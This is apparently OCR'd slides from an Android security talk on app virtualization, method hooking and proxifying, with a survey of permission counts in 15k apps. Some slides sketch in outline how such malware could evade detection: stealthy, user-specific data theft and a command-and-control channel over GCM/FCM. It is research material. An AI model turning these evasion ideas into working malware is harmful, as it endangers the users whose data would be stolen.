
- Make it be system aware, user-unaware
  - what if virtualization is always here?
  - what if virtualization is system-justified?
  - what if virtualization is user-justified?

Avoid detection method at system level

- Make it be system aware, user-unaware
  - what if virtualization is always here?
  - what if virtualization is system-justified?
  - what if virtualization is user-justified?
- Make it stealth
  - what if data stealing is 90% off, 10%user-specific?
    - what if number of process is targeted?
    - what if number of permission is targeted?
  - what if C&C channel relies on GCM/FCM?


Shall we be worried?

- Analysis of top/newest 15k applications, 18.5k apks, 8 stores
  - permission count distribution (top: 437)




Shall we be worried?

- Analysis of top/newest 15k applications, 18.5k apks, 8 stores
  - permission count distribution (top: 437)



  - suspicious processed activities count distribution (top: 1216)



Outline

6 Conclusion

Conclusion

- Patching is a complex yet interesting subject
  - hooking already loaded virtual methods is not hard
  - hooking other is (and future works)

Conclusion

- Patching is a complex yet interesting subject
  - hooking already loaded virtual methods is not hard
  - hooking other is (and future works)
- Proxifying opens up new opportunities

Conclusion

- Patching is a complex yet interesting subject
  - hooking already loaded virtual methods is not hard
  - hooking other is (and future works)
- Proxifying opens up new opportunities
- Potential future works exist
  - stabilized hooking framework
  - extended hooking framework (**Proxified** and system sides)
  - stabilized detection avoidance framework

Conclusion

- Patching is a complex yet interesting subject
  - hooking already loaded virtual methods is not hard
  - hooking other is (and future works)
- Proxifying opens up new opportunities
- Potential future works exist
  - stabilized hooking framework
  - extended hooking framework (**Proxified** and system sides)
  - stabilized detection avoidance framework
- Protektoid is here ☺
  - Protektoid Community: open to survey ideas